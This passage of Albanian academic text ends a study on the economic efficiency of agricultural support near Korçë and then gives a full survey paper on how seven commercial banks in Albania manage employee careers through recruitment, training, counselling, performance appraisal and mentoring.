Kushtet dhe tradita janë faktorët më të rëndësishëm që e bëjnë efektive dhe efiçente mbështetjen financiare për prodhimin e frutave, në një kohë që dhe kërkesa dhe tregu për to aktualisht vlerësohen të mira.

Për prodhimet blegtorale faktorë me të rëndësishëm janë tregu dhe çmimi, dhe disi më pak kushtet dhe tradita.

Përperimet faktorë më të rëndësishëm vlerësohen kushtet dhe çmimi, ndonëse krahasuar me pemët frutore dhe blegtorinë këta faktorë paraqiten më pak të rëndësishëm.

Për të gjithë sektorët, këshillimi teknik i pamjaftueshëm, niveli jo i mirë apo mungesa e teknologjive dhe mungesa e kapacitetëve agropërpunuese në zonë

mbeten faktorët me ndikim më të fortë negative mbi efencën ekonomike në të gjithë sektorët.

Vihet re lidhje e konsiderueshme midis efencës në pemëtari dhe sidomos në përime, me përdorimin e inputeve bujqësore, mundësitë e agropërpunimit dhe me mundësinë e shitjes në treg të produkteve bujqësore. Edhe në patate efencia varet mjaft nga shkalla e përdorimit të inputeve.

Bibliografi

Armendariz, B., Morduch, J., *“The Economics of Microfinance”*, The MITS Press, USA, 2010.

Baker, J., L., *“Evaluating Impact of Development Projects on Poverty”*, World Bank 2000.

Goldberg N., *“Measuring the impact of microfinance-taking stock of what we know”*, Grameen Foundation USA.

Hasan, K., M., *“Methods of Assessment of Rural Poverty, Projects and Programme Impact”*, 2004.

Kambo, A., *“Potenciale dhe politika për zhvillimin bujqësor të zonës së Korçës”*, Tezë doktrature, Tiranë, 2012.

Khandker, Sh.R., Koolwal, G. B., Samad, H. A., etc.: *“Handbook on impact evaluation, quantitative methods and practices”*, 2010.

Nagarajan, G., Meyer, L. R., *“Rural Finance: Recent experience and emerging lessons, debates and opportunities”*, Ohio State University, 2005.

Wise, T. A., *“The paradox of agricultural subsidies”*, Tufts University, USA, 2004.

POLITIKAT DHE PRAKTIKAT E MENAXHIMITTË KARRIERËS SËPUNONJËSVE NË BANKAT TREGTARE NË SHQIPËRI

Elda Dollija

Departamenti i Menaxhimit, Fakulteti i Ekonomisë,

Universiteti “Fan S. Noli”, Korçë

Përmbledhje

Karriera i përket individit, por në shumë raste karriera planifikohet dhe menaxhohet për individin nga organizata. Në këtë mënyrë organizatat mund të marrin një rol udhëheqës dhe të kenë kontroll mbi planifikimin dhe menaxhimin e karrierës. Qëllimi i këtij punimi është që të vëzhgojë përdorimin e politikave dhe praktikave të Menaxhimit të Karrierës së Punonjësve nga bankat tregtare që e ushtrojnë akvitetin e tyre në Shqipëri. Për realizimin e studimit u kontaktua direkt me shefat e Burimeve Njerëzore të 7 prej bankave që operojnë në Shqipëri, të cilët iu përgjigjën pyetjeve të një pyetësoi të strukturuar. Në përfundim të studimit konkludohet se bankat tregtare në Shqipëri investojnë në mënyrë të konsiderueshme për menaxhimin e karrierës së punonjësve të tyre. Këto banka kanë përshtatur dhe po vazhdojnë të përshtatin politikat dhe praktikat më efikase për menaxhimin e karrierës së punonjësve të tyre.

Fjalët çelës: *karriera, politikat dhe praktikat e karrierës, këshillimi i karrierës, banka*

Abstract

Generally career belongs to employees, but in many cases career is planned and managed by the organization for the employees. This way, organizations can take a leading role and have control over employee career management. The purpose of this paper is to monitor the use of the policies and practices of Employee Career Management of commercial banks that operate in Albania. To conduct this study, managers of Human Resource of seven banks operating in Albania were asked to answer the questions from a structured questionnaire. At the end of the study we can conclude that commercial banks in Albania significantly invest to manage the career of their employees. These banks have just adopted and are adopting more effective policies and practices for managing their employees' careers.

Hyrje

Karriera është një nga funksionet më të rëndësishme të Burimeve Njerëzore (BNJ) që konvergjon në një pikë interesi të përbashkët për punonjësin dhe organizatën. Çfarë është karriera? Përgjigja e kësaj pyetje varet nga këndvështrimi i atij që bën pyetjen. Karriera i përket individit, por gjithashtu planifikohet dhe menaxhohet për individin nga organizata. Struktura organizative shërben si një hartë udhëzuese që ndihmon punonjësit në identifikimin e pozicioneve, lidhjeve që ekzistojnë mes pozicioneve, cilësitë e nevojshme për t'i zënë ato, dhe për më tepër, mekanizma që i mundësojnë punonjësve për të lundruar në këtë hartë udhëzuese. Në

këtë mënyrë organizatat ndikojnë mbi planifikimin dhe menaxhimin e karrierës së punonjësve të tyre.

Sot, më shumë se kurrë organizatat janë të interesuara për të investuar në karrierën e punonjësve të tyre. Ky investim reflektohet në përshtatjen e politikave dhe praktikave për Menaxhimin e Karrierës së Punonjësve (MKP). Këto politika dhe praktika si dhe interesi ndaj tyre kanë ndryshuar me kalimin e kohës. Qëllimi i këtij artikulli është të vëzhgojë përdorimin e disa prej praktikave më të përdorshme të MKP-së nga bankat tregtare që e zhvillojnë aktivitetin e tyre në sistemin bankar në Shqipëri. Për realizimin e studimit janë vëzhguar shtatë banka që operojnë në Shqipëri: Banka Kombëtare Tregtare, Tirana Bank, Union Banka, National Bank of Greece, Societe General, Credins Bank dhe ProCredit Bank. Nga vëzhgimi rezultoi se këto institucione i japin rëndësinë e merituar departamentit të BNj në përgjithësi dhe MKP-së në veçanti duke i përditësuar politikat dhe praktikat më eficiente të BNj dhe menaxhimit të karrierës.

Materiali

Psikologët e përcaktojnë karrierën si “modelin e eksperiencave të punës gjatë jetës së individit” (Greenhaus & Callanan 1994ⁱ). Arthur dhe Hall e konsiderojnë karrierën si “një sekuencë evoluese të përvojës së punës të një personi me kalimin e kohës”ⁱⁱⁱ. Ndërsa Arnold, karrierën e përkufizon si “sekuencën e pozicioneve, roleve, aktiviteteve dhe përvojave të një individi, të lidhura me punën. Karriera mund të shihet vërtet si sekuenca e jetës, rolit dhe përvojave të lidhura me punën, nëse kufizohemi në perspektivën e një individi. Megjithatë, karriera zhvillohet në mjediset e caktuara shoqërore, dhe në veçanti në organizata - një pikë vendimtare e anashkaluar nga shumë studiues që analizojnë karriera vetëm nga këndvështrimi psikologjik. Karriera normale apo tipike profesionale, zakonisht ndjek një sekuencë fazash zhvillimi, ku secila fazë do të varet nga vlerësimi i individit për vetveten, por që gjithashtu do të ndikohet edhe nga organizata ku individi punon.

Secili punonjës ka një karrierë, qoftë ai portier apo CEO në një organizatë. Disa individë e zhvillojnë karrierën e tyre jashtë kufijve të organizatave, si psh. individët që hapin një biznes, artistët, të papunët. Gjithsesi, pjesa më e madhe e individëve zakonisht janë të punësuar nëpër organizata. Këto të fundit zbatojnë praktika të karrierës për të plotësuar nevojat e punonjësve për karrierë. Këto praktika mbështesin nevojat e punonjësve në të gjitha nivelet hierarkike të organizatës dhe sidomos në nivelet e larta.

Karriera shihet në dy këndvështrime të ndryshme: këndvështrimi i punonjësit dhe i organizatës. Karriera e parë në këndvështrimin e individit ose siç quhet ndryshe “karriera e brendshme” ka të bëjë me perceptimet e individit lidhur me karrierën e tij: *zhvillimin, progresin dhe përmbushjen e qëllimeve*. Ky vetëperceptim përfshin vendosjen e qëllimeve subjektive të karrierës dhe vlerësimin e përpjekjeve për t’i arritur ato. Karriera individuale është subjektive, kështu që përcaktimi i suksesit të kësaj karriere varet nga ndjenjat e brendshme dhe vlerat e individit si edhe nga qëllimet e karrierës që vendos çdo individ. “*Karriera organizative*” përbëhet nga

hapat nëpër të cilat kalojnë individët, që kanë të bëjnë me pozicionet dhe rolet që ata marrin gjatë jetës së tyre në punë. Progresi i karrierës mund të jetë objektiv dhe të matet brenda një organizate ose mes organizatave me shkallë të njëjtë promovimi. Megjithatë, këto krahasime janë më pak të qarta dhe mund të jenë edhe pakuptim për karrierat dinamike, ku hapat përfshijnë lëvizje të shumëfishta.

Pjesa më e madhe e literaturës dhe studimeve të kryera lidhur me karrierën, janë fokusuar në aspektin individual të karrierës dhe shumë pak është folur për praktikën e organizatës për menaxhimin e karrierës së punonjësve të saj. Realisht që të dyja palët janë të interesuara dhe investojnë për karrierën, ku interesimi dhe investimi ndonëse për objektiva dhe interesa të ndryshme, konvergjojnë në një pikë dhe interes të përbashkët: progresi i karrierës. Pra, që të kemi një rezultante sa më të madhe të progresit të karrierës, kërkohet një investim nga të dyja palët: si nga individ i cili do të arrijë suksesin objektiv dhe subjektiv të karrierës së tij, ashtu edhe nga organizata e cila do të maksimizojë kontributin e punonjësit në organizatë duke përfutur maksimalisht nga investimi që ka bërë për atë punonjës.

Është në interesin e organizatës që të konsiderojë burimet njerëzore si një burim strategjik dhe të vlerësojë kontributin e tyre në performancën e organizatës (Becker et al. , 2001ⁱⁱⁱ). Kjo dmth. që t'i bësh punonjësit të ndihen mirë në vendin e tyre të punës, të mos ndihen nën presion, të ndihen se janë të rëndësishëm për kompaninë dhe mbi të gjitha të ndihen të barabartë mes tyre në organizatë (Riaz, 2010^{iv}). Nëse kjo arrihet, do të sillte një përfitim të dyfishtë, si për punonjësit ashtu edhe për vetë organizatën, e cila do të kishte një qarkullim më të ulët të punonjësve, që përktëhet në më pak kosto dhe një performancë më të lartë për kompaninë (Haines, 2010^v). Gjithashtu, ashtu siç citojnë dhe autorët Vos et al. , 2006^{vi}, studiuesit janë dakord se menaxhimi i karrierës nga ana e punonjësit dhe praktikave të organizatës nuk e përjashtojnë njëra-tjetrën, por janë komplementare mes tyre. Edhe pse literatura thekson rolin e individit, menaxhimi i karrierës, gjithashtu është një përgjegjësi e madhe për organizatën. Menaxhimi i Karrierës nga Organizata (MKO) përkufizohet si një sërë aktivitetesh formale dhe jo formale të ideuara dhe të menaxhuara nga organizata për të influencuar zhvillimin e karrierës së një apo më shumë punonjësve dhe rrjedhimisht përmirësojnë edhe efektivitetin dhe performancën e organizatës (Arnold, 1996^{vii}). Studiues të ndryshëm kanë studiuar përdorimin e praktikave të MKP-së dhe impaktin e tyre në progresin e karrierës së punonjësve (Baruch, 2004^{viii}; Baruch & Peiperl, 2000; Vos et al. , 2006; CIPD, 2003^{ix}).

Kështu që rëndësia e menaxhimit dhe planifikimit të karrierës nga organizata, si pjesë e menaxhimit të BNj, tashmë është e njohur. Studiuesit theksojnë se sistemet e MKP-së nga ana e organizatave duhet të sigurojnë përputhshmërinë mes nevojave dhe aspiratave të punonjësve dhe kërkesave të organizatës (Schein 1978^x).

Disa nga praktikat më të përdorura nga organizatat për menaxhimin e karrierës së punonjësve të tyre janë: metoda e përdorur për rekrutimin e punonjësve (rekrutim i jashtëm ose i brendshëm); investimi nga ana e organizatës për arsimimin dhe kualifikimin e mëtejshëm të punonjësve të tyre; investimi i organizatës për këshillimin e karrierës së punonjësve (trajtime nga organizata për zhvillimin e karrierës së punonjësve); Mentori; etj.

1. Rekrutimi i punonjësve (Njoftimi i vendeve të reja të punës)

Sa herë që krijohet ose hapet një vend i lirë pune, organizatat tentojnë ta plotësojnë atë me punonjës të brendshëm ose të jashtëm. Zgjedhja varet nga niveli dhe lloji i pozicionit si dhe nga politikat e brendshme të organizatës lidhur me menaxhimin e karrierës së punonjësve.

Nganjëherë, organizatat parapëlqejnë që vendet e lira t'i plotësojnë duke marrë personel nga jashtë organizatës edhe nëse ka punonjës të brendshëm që kanë aplikuar për atë pozicion, të cilët shpeshherë mbeten të pakënaqur dhe largohen nga organizata, duke krijuar një tjetër vend të lirë. Ndërsa, kur i jepet prioritet aplikimeve nga punonjës të brendshëm, fillimisht këto vende të lira njoftohen për punonjësit brenda organizatës. Shumë organizata e kanë në politikat e tyre që pozicionet vakante t'iu komunikohen fillimisht punonjësve të brendshëm dhe pastaj vetëm nëse nuk ka kërkesa nga punonjësit e brendshëm, të kërkohen punonjës nga jashtë. Rritja e rëndësisë dhe vëmendjes ndaj plotësimit të vendeve vakante nga punonjës të brendshëm si pjesë e një sistemi të mirë të menaxhimit të karrierës së punonjësve nga ana e organizatës, është demonstruar nga Douglas Tim Hall dhe studiues të tjerë. Përdorimi i kësaj praktike nga ana e organizatës, i tregon punonjësve se kjo e fundit parapëlqen promovimin e punonjësve të saj aktualë më tepër sesa rekrutimin e punonjësve të rinj, sidomos për nivele të larta drejtuese.

Tradicionalisht, pozicionet vakante bëheshin publike në mjediset e brendshme të organizatave, si psh. tabela e njoftimeve. Gjatë viteve 1990 ndryshoi mënyra e komunikimit duke përdorur e-mailin e brendshëm për komunikimin brenda organizatës, ndërsa për rekrutimin e punonjësve nga jashtë përdoren forma të ndryshme komunikimi: publikimi i vendeve të lira në website-in zyrtar të organizatës, nëpër gazeta, nëpër agjensi private dhe publike punësimietj.

2. Investim në arsimimin e punonjësve

Organizatat mund të identifikojnë dhe të përzgjedhin punonjës të cilët kanë aftësi dhe potenciale menaxhuese ose teknike dhe t'i dërgojnë në kurse të ndryshme trajnimi, ose programe studimi të mëtejshme (psh. programe studimi Master), si pjesë e hapave të zhvillimit të karrierës së tyre. Zakonisht këto strategji përdoren në ato fusha ku organizata ka identifikuar se ka nevojë në të ardhmen dhe këto kualifikime janë një zgjidhje shumë e mirë për pozicione të tilla, por jo vetëm. Organizatat mund ta përdorin një strategji të tillë edhe kur nuk ka ndonjë nevojë për momentin, por i përgatit ata persona tek të cilët ia vlen të investosh dhe që në të ardhmen do ta justifikojnë një investim të tillë.

Ato organizata të cilat bëjnë një planifikim afatshkurtër të burimeve njerëzore, nuk investojnë në programe afatgjatë për punonjësit e tyre. Kjo, ndodh jo vetëm për shkak të natyrës afatshkurtër të kontratave të sotme të punës (karriera pa kufi që do të thotë se sot punonjësit ndryshojnë shumë shpejt dhe shpesh punë), por edhe për shkak të një niveli të ulët angazhimi në punë nga ana e punonjësve. Duke qenë se kjo tendencë e sotme e karrierës pakufi (boundariless career) pritet që të vazhdojë edhe në të ardhmen, pra punonjësit ndryshojnë shumë shpesh vende pune në

organizata të ndryshme. Shumë organizata parapëlqejnë që këta punonjës të kualifikuar t'i marrin të gatshëm nga tregu i punës, sesa të investojnë në arsimimin, profesionalizimin, kualifikimin dhe trajnimin e tyre. Pra, organizatat përballen me pasigurinë për investim tek punonjësit dhe me mungesën e stabilitetit. Punëdhënësit nuk janë pronarët e punëmarrësve; këta të fundit mund ta ndryshojnë shumë shpejt punën dhe organizatën, ku organizata e re (e cila mund të jetë konkurrenente me pararendësen) mund të përfitojë nga investimi i bërë për atë punonjës nga organizata tjetër. Për këto arsye, organizatat shpesh i marrin punonjësit të kualifikuar dhe i trajnojnë ata vetëm për një periudhë afatshkurtër për t'i familjarizuar me produktet, shërbimet dhe politikat e brendshme të tyre.

3. Konsulenca për karrierë

Këshillimi për karrierë është një komunikim me punonjësin që realizohet zakonisht me anë të dy burimeve. Burimi i parë është menaxheri direkt (ose një menaxher tjetër që ndodhet në një pozicion më lart se menaxheri direkt), i cili ka njohuri të mira lidhur me sjelljen e punonjësit, qëndrimin, aftësitë e tij. Burimi i dytë është menaxheri i Burimeve Njerëzore. Në varësi të kompleksitetit të organizatës, të madhësisë së saj dhe të burimeve financiare, mund të bëhet edhe këshillimi nga burime të jashtme. Tani ekzistojnë agjenci të cilat ofrojnë shërbime këshillimi për karrierë si për punonjësit ashtu edhe për organizatat.

Në shumë organizata menaxheri direkt është më i përshtatshmi për të bërë këshillimin e karrierës duke qenë se ai ka njohuritë e duhura lidhur me punonjësin. Nga ana tjetër, në mënyrë që ky këshillim të jetë frytdhënës, duhet që personi që e bën atë të jetë në pozita të mira brenda organizatës dhe mbi të gjitha të njohë mirë mundësitë e karrierës që ofron organizata dhe orientimin e ardhshëm të organizatës. Gjithashtu, shërbimi i këshillimit mund të jetë në konflikt me role të tjera të menaxherit, si psh. besueshmëria (nëse sjellja dhe qëndrimi i tij janë të besueshëm si për organizatën ashtu edhe për vartësin e tij).

Këshillimi i karrierës mund të bëhet edhe nga stafi i BNj. Avantazhet që kanë këta individë në këshillimin e karrierës janë se ata i njohin qëllimet dhe zhvillimet më të fundit në organizatë, janë familjarë me planet MBNj për të gjithë organizatën dhe kanë njohuri, aftësi dhe përvojë në këshillimin e karrierës në përgjithësi. Barriera që zakonisht pengon stafin e MBNj nga këshillimi i karrierës është se ata janë pak të mënjanuar nga jeta profesionale e organizatës.

Një nga problemet me shqetësuese të kësaj praktike është se menaxherët direkt e shohin atë si një detyrë, ngarkesë burokratike dhe pjesa më e madhe e tyre është e patrajnuar për të kryer këshillimin e karrierës (Baruch, 2004 fq. 191). Ndërsa menaxherët e BNj janë më të orientuar me strategjinë e përgjithshme të biznesit kështu që ata janë më në dijeni të planeve të ardhshme të organizatës, kështu që janë më të përshtatshëm për t'u marrë me këshillimin e karrierës.

Alternativa e tretë, këshillimi nëpërmjet këshilluesve të jashtëm, është gjithashtu një mundësi e mundshme që individët mund ta parapëlqejnë më shumë se dy të parat, nëse e kanë mundësinë për të përzgjedhur mes të trejave.

4. Vlerësimi i performancës: baza për planifikimin e karrierës

Shumë studime theksojnë nevojën për një lidhje të ngushtë mes sistemit të vlerësimit të performancës (VP) dhe zhvillimit të karrierës (sic citohet nga Baruch, (2004): Jacobson and Kaye, 1986; Ēitzel, 1987; Murphy and Cleveland, 1995^{xi}). Gjithashtu, Hall, Posner & Harder (1989)^{xii} sic citohet në Baruch (2004) shfaq hendekun mes teorisë së sistemeve të VP-së dhe zbatimin e tyre, duke sugjeruar domosdoshmërinë e kombinimit të PMK-së me sistemet e VP-së. Sistemet e VP-së rezultojnë operative në pjesën më të madhe të organizatave të marra në studim.

Nga të gjitha politikat dhe praktikat e menaxhimit të karrierës, VP-ja është ndër më të rëndësishmit. Për MBNJ, VP-në ka të njëjtën vlerë që kanë edhe raportet financiare (si të ardhurat dhe shpenzimet ose bilanci)për sistemet financiare dhe të kontabilitetit. Sisteme të vlefshme dhe të besueshme të VP-së mund të identifikojnë se cili duhet promovuar, cili duhet të largohet nga organizata nëse duhen bërë shkurtime në punonjës, dhe të identifikojnë nevojat për trajnim dhe zhvillim. Zgjedhja e personave me potencial për zhvillim të mëtejshëm mund të bëhet duke u bazuar pikërisht tek rezultatet e VP-së. Nëse sistemi i VP-ë është i besueshëm dhe i vlefshëm, aimund të shërbejë si një gur i fuqishëm për një sistem të integruar të PMK-së.

Sistemi i vlerësimit të performancës 360 gradë: fundi i viteve 1990 u shoqërua me një rritje të përdorimit të këtij sistemi të VP-së. Kjo mënyrë VP-je mund të marrë formën e vlerësimit të vetvetes, nga kolegët, nga drejtuesit më të afërt, nga drejtuesit më të lartë, ose një kombinim të vlerësimeve të ndryshme që i shtohen vlerësimit nga menaxheri përgjegjës i punonjësit (Baruch, 2004). Kombinimi i vlerësimit nga vetë punonjësi për performancën e tij me vlerësimet e një apo disa vlerësime të tjera nga kolegë dhe/ose drejtues, rrit vlefshmërinë dhe besueshmërinë e sistemit të VP-së. Por, ndërsa literatura e mbështet përdorimin e VP-së 360-gradë (Tornowet *al.* , 1998)^{xiii}, duhet theksuar se kjo praktikë kërkon shumë kohë për t'u administruar dhe analizuar, kështu që nuk është shumë e thjeshtë për t'u zbatuar në çdo organizatë.

5. Mentori (kujdestaria)

Qëllimi primarë i praktikës së mentorit (kudjestarit) është që bëjë të bashkëpunojnë dy persona: një person me potenciale, aftësi menaxheriale (pra që aspiron për t'u bërë një menaxher) dhe një menaxher me eksperiencë, i cili jo domosdoshmërisht duhet të jetë menaxheri direkt i menaxherit aspirant, pretendent. Menaxheri i vjetër mund ta këshillojë dhe ta mbikqyrë pretendentin për menaxher, nëçdo hap të punës së tij. Mentori pra është një praktikë e menaxhimit të karrierës që i ofrohet personelit aspirant për menaxherë, dhe jo për nivele të ulta të hierarkisë së një organizate.

Metodologjia

Për realizimin e këtij sondazhi u përpilua një pyetësor, në të cilin u listuan disa nga politikat dhe praktikat më të përdorshme për MKP-në. Për çdo politikë/praktikë duhet të përzgjidhej një nga alternativat e mundshme lidhur me përdorimin ose jo të tyre nga banka. Alternativat e mundshme për çdo politikë/praktikë janë: *nuk*

zbatohen fare, zbatohen për pozicione të ulëta në bankë, zbatohen vetëm për nivelet e larta drejtuese, zbatohen për të gjitha nivelet. Për plotësimin e pyetësorit fillimisht u komunikua në mënyrë elektronike me shefat e BNj-së, të 14 prej bankave tregtare që operojnë në Shqipëri për të mundur një takim të drejtpërdrejtë me ta. U mor një përgjigje pozitive vetëm nga 7 prej tyre të cilët ishin të disponueshëm dhe konfirmuam një orar takimi për të kontaktuar në mënyrë të drejtpërdrejtë për plotësimin e pyetësorit. Përgjigjet e pyetësorit u përpunuan dhe u organizuan përgjigjet për çdo politikë/praktikë.

Rezultatet

Përmbajtja e pyetësorit u fokusua rreth 5 politikave dhe praktikave bashkëkohore më të përdorura nga organizatat për MKP-në: Rekrutimi i punonjësve, investimi në arsimimin e punonjësve, strategjia për MKP-në, trajnime dhe këshillime për karrierë, vlerësimi i performancës dhe mentori. Rezultatet nga përpunimi i pyetësorit për çdo politikë/praktikë janë si më poshtë:

Rekrutimi i punonjësve (Njoftimi i vendeve të reja të punës)

Përsa i përket procesit të rekrutimit të punonjësve, drejtuesit e bankave u pyetën nëse bankat e tyre, pozicionet e lira që krijohen (pozicione të ulëta dhe nivele të larta drejtuese) preferojnë t'ua komunikojnë fillimisht punonjësve të brendshëm të bankës apo preferojnë t'i plotësojnë me rekrutim të jashtëm. Përgjigjja e kësaj pyetje ishte e njëjtë për të gjitha bankat: vendet vakante, sidomos pozicionet e ulta në bankë fillimisht iu komunikohen me e-mail të gjithë punonjësve të bankës, për të parë nëse ka kandidatura nga stafi i brendshëm i bankës. Pra, fillimisht preferohet rekrutimi i brendshëm. Vetëm nëse kandidaturat nga punonjësit aktualë të bankës nuk plotësojnë kriteret e vendosura për pozicionet e lira, atëherë kalohet në plotësimin e vendeve vakante me rekrutim të jashtëm, ku ndër format më të përdorura janë: publikimi i vendeve të reja të punës dhe mundësia e aplikimit në faqen zyrtare të bankave (e zbatuar në të gjitha bankat e marra në studim), njoftimi në mediat lokale dhe kombëtare (e zbatuar në të gjitha bankat e marra në studim), marrëveshje me universitetet për pranimin e studentëve për praktika me qëllim tërheqjen e studentëve të mirë për t'i punësuar në bankë (e përdorur nga 3 banka), si dhe rekomandime nga punonjësit aktualë dhe aplikimet e rastësishme (e zbatuar në të gjitha bankat e marra në studim).

Për pozicionet e larta drejtuese, alternohet më shumë rekrutimi i jashtëm me atë të brendshëm. Praktika e përdorur nga të gjitha bankat është që të promovojë në pozicione të larta drejtuese punonjës të cilët janë identifikuar si me potencial të lartë për progres në karrierë, por ndodh shpesh që bankat të “blejnë” drejtues nga banka të tjera, duke i joshur ato me një pozicion dhe një pagë më të mirë. Ky importim i drejtuesve nga bankat e tjera i mundëson çdo bankë që të përfitojë nga njohjet, reputacioni dhe klientela që sjell me vete çdo drejtues i ri (përthithja e klientelës që sjellin me vete drejtuesit nga bankat e tjera). Por, përveç klientelës, ky fenomen i përhapur gjerësisht në nivelet e larta drejtuese në sistemin bankar, çënon

edhe atë që quhet “sekreti bankar”, duke qenë se drejtuesi përveç klientelës, do të shfytëzojë edhe pikat e forta dhe të dobëta të bankës nga e cila është larguar. Ky është një fenomen shumë i përhapur në sistemin bankar dhe të gjitha bankat përpiqen të minimizojnë dëmet dhe njëkohësisht të përfitojnë maksimalisht prej tij.

Investim në arsimimin e punonjësve

Përsa i përket investimit në arsimimin e punonjësve, përgjithësisht, të 7 bankat e marra në studim, preferojnë të punësojnë punonjës të profilit të duhur për çdo pozicion pune. Por si në nivelet e ulëta ashtu edhe në nivelet e larta drejtuese, pranohen individë të cilët pavarësisht profilit të tyre arsimor, kanë aftësitë e duhura teknike dhe profesionale për pozicionet e caktuara. Pastaj, 4 nga 7 bankat e marra në studim, ofrojnë bursa studimi për Master apo kualifikime të tjera të nevojshme për zhvillimin e karrierës së punonjësve të tyre. Këto investime shoqërohen edhe me një detyrim që ka çdo individ që përfiton prej tyre, që të vazhdojnë të punojnë për institucionit për minimum një periudhë të caktuar kohore, pas përfundimit të kualifikimit arsimor.

Strategjia për Menaxhimin e Karrierës së punonjësve- trajnime dhe konsulenca për karrierë

Në përgjithësi bankat kanë një strategji për menaxhimin e karrierës së punonjësve të tyre. Kështu psh. 4 nga 7 bankat e marra në studim kanë një strategji formale, të shkruar, për menaxhimin e karrierës së punonjësve të tyre. Ndërsa në 3 bankat e tjera, megjithëse nuk ka një strategji formale dhe të shkruar, drejtuesit e tyre pranojnë se praktikisht i kushtohet një vëmendje e veçantë progresit të karrierës së punonjësve. Të gjitha bankat e marra në studim pranojnë se është e vërtetë që në radhë të parë janë punonjësit ata që janë përgjegjës për menaxhimin e karrierës së tyre, por ata kanë nevojë edhe për këshillimin dhe mbështetjen e organizatës. Për këtë qëllim, 2 nga bankat e marra në studim kanë ngritur edhe një strukturë për trajnimet e punonjësve dhe për këshillimin e karrierës së punonjësve të tyre. Më së shumti, këshillimi i karrierës kryhet nga menaxheri direkt për çdo punonjës, i cili ndodhet më pranë dhe e njeh më mirë vartësin e tij, por në 2 nga bankat ka një person të veçantë pjesë e Departamentit të Burimeve Njerëzore (DBNj) që merret në mënyrë të drejtpërdrejtë me këshillimin e karrierës së punonjësve.

Përveç trajnimeve të ndryshme që lidhen me produktet dhe shërbimet bankare, 2 nga bankat e marra në studim herë pas here zhvillojnë edhe trajnime për zhvillimin e aftësive menaxhuese dhe lidërshipi për nivelet e larta drejtuese të bankës. Këto trajnime rezultojnë të jenë shumë të dobishme për pjesëmarrësit.

Vlerësimi i performancës: baza për planifikimin e karrierës

VP-ja e punonjësve është një praktikë që përdoret gjerësisht. Kështu, 6 nga 7 bankat e marra në studim e përdorin këtë funksion të BNj, ndërsa njëra nga bankat e përdor atë vetëm për të vlerësuar performancën e punonjësve të rinj të bankës, për të parë ecurinë e tyre në periudhën fillestare që punësohen në bankë, ndërsa për punonjësit e tjerë nuk bën një vlerësim konstant të performancës së tyre. Funksionit të VP-së i jepet shumë rëndësi nga bankat ku 5 prej tyre përdorin sistemin e VP-së 360

gradë. Kështu për të vlerësuar performancën e çdo punonjësi, bëhet një vlerësim i alternuar i performancës së tij duke filluar që nga vetë punonjësi, i cili bën një vetëvlerësim të performancës së tij në punë, nga kolegë të afërt të tij, nga eprori i tijetj. Pra për çdo punonjës bëhen disa VP, për të patur një pamje më të qartë dhe realiste për performancën e tyre. Njëra prej bankave shkon edhe më tej, duke e outsourcing këtë shërbim tek një kompani e huaj e specializuar për VP-në e punonjësve. Është për t'u theksuar se 4 nga 7 bankat e marra në studim, përdorin edhe një sistem bonusi individual dhe sipas sektorit bazuar në arritjen e objektivave (menaxhimi me anën e objektivave) të përcaktuar në bazë 3 –6 –mujore, dhe 1 – vjeçare.

Bankat që e përdorin gjerësisht teknikën e VP-së 360 gradë dhe sistemin e bonusit lidhur me arritjen e objektivave, theksojnë se janë të kënaqura nga përdorimi i tyre dhe marrin feedback – back shumë pozitiv prej tyre. Këto teknika janë të lidhura ngushtë gjithashtu edhe me planifikimin e karrierës së punonjësve. Kështu, bankat identifikojnë punonjësit të cilët kanë një performancë në rritje dhe planifikojnë hapat e ndryshme për progresin e karrierës së tyre.

Mentori

Megjithëse shumë studime ndërkombëtare lidhur me politikat dhe praktikën e BNj-së tregojnë se prania e një mentori (kujdestari) është një nga teknikat më efikase në progresin e karrierës së punonjësve, asnjë nga 7 bankat e marra në studim nuk e zbaton praninë e mentorit për menaxhimin e karrierës së punonjësve të tyre.

Diskutimet

Në përfundim të këtij studimi mund të themi se në radhë të parë të shtatë bankat tregtare që operojnë në Shqipëri (të marra në studim: Banka Kombëtare Tregtare, Tirana Bank, Union Bank, National Bank of Greece, Societe General, Credins Bank dhe ProCredit Bank) kanë një departament të mirëfillt të BNj i cili i kushton vëmendjen e duhur asetit më të rëndësishëm të çdo organizate që janë pikërisht BNj. Departamenti i BNj i kushton gjithashtu një vëmendje të veçantë edhe zhvillimit të karrierës së punonjësve të tyre. Kjo gjë reflektohet në përshtatjen dhe investimin nga ana e bankave në politikat dhe praktikën aktuale dhe efikase të MKP-së, por akoma ka edhe shumë për të bërë. Kështu, përse i përket procesit të rekrutimit të punonjësve, këto banka përgjithësisht parapëlqejnë të promovojnë stafin e tyre aktual për pozicionet e reja që krijohen gjë që tregon një vëmendje nga ana e tyre për punonjësit dhe karrierën e tyre. Por vihet re edhe dukuria e blerjes së drejtuesve nga bankat e tjera, fenomen nga i cili përfitojnë dhe njëkohësisht rrezikojnë të gjitha bankat. Për këtë rekomandohet që bankat të vazhdojnë promovimin e punonjësve të tyre aktualë për të plotësuar vendet e reja që krijohen edhe në pozicione të larta drejtuese. Gjithashtu, bankat në përgjithësi investojnë në arsimimin dhe kualifikimin e mëtejshëm të punonjësve të tyre, duke dhënë bursa studimi për kualifikimet e mëtejshme të punonjësve ekzistues por edhe potencial si për studime Masteri, Doktorature si edhe kualifikime të tjera pasuniversitare. Edhe në këtë pikë ka vend

për përmirësime, sidomos në ato banka që nuk e kanë akoma pjesë të kulturës së tyre organizative këtë. Ajo që është shumë për t'u vlerësuar është dhe vëmendja që i kushtohet karrierës së punonjësve nga disa prej bankave të cilat kanë ngritur struktura të posaçme brenda DBNj-së për planifikimin dhe zhvillimin e karrierës së punonjësve si edhe kanë hartuar një strategji formale për përshtatjen e politikave dhe praktikave për MKP-në. Në kuadër të këtij investimi disa nga bankat organizojnë trajnime të ndryshme me ekspertë të brendshëm të bankës dhe të jashtëm (si leksione me profesorë nga universitetet vendase dhe të huaj) për të zhvilluar aftësitë menaxhuese dhe lidërshi, por përgjithësisht mungojnë trajnimet e mirëfillta për progresin e karrierës. Vlerësimi i performancës dhe metoda e dhënies së bonuseve në varësi të arritjes së objektivave është një nga politikat dhe praktikat e përdorura në mënyrë efikase nga bankat që e shfrytëzojnë shumë për identifikimin e punonjësve me potencial për karrierë. Ndërkohë që Mentori (kujdestaria), ndonëse një praktikë ndërkombëtare shumë e përhapur dhe rezultative, nuk është përshtatur ende nga bankat në Shqipëri.

ⁱ Greenhaus, J. H., and Callanan, G. A., (1994) *Career Management*, Forth Worth: The Dryden Press; Greenhaus, J. H., Callanan, G. A., and Godshalk, V. M., (2000) *Career Management*, 3rd edn, Forth Worth: The Dryden Press

